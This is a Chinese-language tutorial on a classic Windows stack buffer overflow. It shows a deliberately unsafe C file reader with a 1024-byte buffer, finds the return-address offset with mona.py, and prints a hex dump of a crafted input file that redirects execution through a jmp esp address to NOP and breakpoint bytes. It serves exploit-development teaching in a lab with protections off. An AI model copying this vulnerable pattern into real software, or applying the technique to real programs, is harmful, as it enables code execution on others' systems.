第一节- 二进制漏洞系列教程简单栈溢出实战

WrittenBy 東

二进制漏洞挖掘,是软件安全的一个分支,通常出现在文件格式,协议栈,api 接口,系统应用组件等,漏洞往往是由程序员的不谨慎编码造成的,常会出现在内存分配,堆栈平衡,协议栈通讯,组件接口问题等等,细分二进制分为栈溢出,堆溢出,内存破坏漏洞,uaf, doublefree,内核漏洞 等等..其实大都和内存相关的,所以这些知识也要求对 C 语言有简单了解.这是刚接触的第一节我会尽可能最详细的讲出来..

环境 Win7 sp1 x64 dep 关闭,SafeSeh 关闭,Aslr 关闭,

工具 Vs2013 ImmunityDebuger mona.py

工具下载

ImDebug: http://www.immunityinc.com/products/debugger/

Mona.py https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

FlexHex http://www.flexhex.com/download/

先看一下函数的栈帧

文中例子是读取大于 1024 个字节的字符串撑爆局部变量空间覆盖了函数的返回地址从而导致 eip 可控(程序即将执行的指令)通过 jmp esp 覆盖 eip 的那四个字节的数据来控制程序流程,我们先看这样一段代码:


```
        void ShowFileInfo(char*szfileName)
{
    HANDLE hFile ;                  //创建文件句柄
    DWORD dwSizeHigh,dwSizeLow ;    //声明文件大小
    BYTE buf[1024];                 //定义一个 1024 字节的缓冲区
    memset(buf,0xbf,1024);          //初始化这个缓冲区
hFile=CreateFile(szfileName,GENERIC_WRITE|GENERIC_READ,0,NULL,OPEN_EXISTING,FIL
E_ATTRIBUTE_NORMAL,NULL);
//上面这个 api 是用于文件操作,创建文件实例句柄的一个 api  用法去查 msdn
  dwSizeLow=GetFileSize(hFile,&dwSizeHigh);  //获取文件大小
  printf("file:%s Size:%d \r\n",szfileName,dwSizeLow);      //打印出文件名字的大小
ReadFile(hFile,buf,dwSizeLow,&dwSizeHigh,NULL);   //把文件读取到我们定义的 buf[1024 ]}

  int _tmain(int argc,_TCHAR*argv[])
```


```
{
        if (argc ==2)           //这里采用了命令行参数
  {
        ShowFileInfo(argv[1]);      //main 的第二参数就是我们的文件名指针
  }
    system("pause");
    return 0;
}
```


代码的功能是将工程目录下的一个文件读取到我们自己定义的一个 *1024* 字节的数组中.


我们现在已经定义好了一个 1024 个字节的字符数组,我们还需要构造一个文件,来覆盖掉函数的返回地址,我们使用 mona.py 这个 py 脚本来随机生成定长的字符串,需要 python2.7 以上环境支持.这个脚本是放在我们这个 ImmunityDebug 里面的,当然你也可以在 Windbg 中使用它 那需要装个 pykd 打开调试器输入！Mona 如下所示就说明可以用了




使用！Mona pc 1024 用于创建 1024 个字节的畸形数据 自动保存到 ImDebug 的目录下 parttern.txt 中









下断点开始调试 F11 到这里的时候发现 buf 的数据




可以看到数组元素都被初始化成了 bf,然后看这里我们如果加长字符串似乎能够覆盖掉这个地址,替换成我们想要的地址　还需要 47 个字节才能覆盖掉.我们返回上一步重新生成一个具有 1024+47=1071 字节的字符串。



程序确实溢出了,我们搜索字符串 6Bi7 然后找到替换成我们的跳板 跳板我们选择 jmp esp 执行了 jmp esp 之后就会继续执行栈中数据了,我们先在进程空间内找到一个跳板






跳板地址 761616E7 然后用二进制编辑软件打开 1.txt 找到 6Bi7 的地址,替换成 E7 16 16 76

```
42 67 38 42 67 39 42 68 30 42 68 31 42 68 32 42 68 33 42 68 34 42 68 35  Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5
42 68 36 42 68 37 42 68 38 42 68 39 42 69 30 42 69 31 42 69 32 42 69 33  Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3
42 69 34 42 69 35 42 69 E7 16 16 76 90 90 90 90 90 90 90 CC CC CC 90 90  Bi4Bi5Bi...v............
90 90 90 90 90 90 90 90 90 90 6A 35 42 6A 36                             ..........j5Bj6
```

保存之后如果断在我们 cc 处　我就从而就完成了一次缓冲区溢出利用



成功执行到我们的代码了 ,我们这次试验一下 shellcode 吧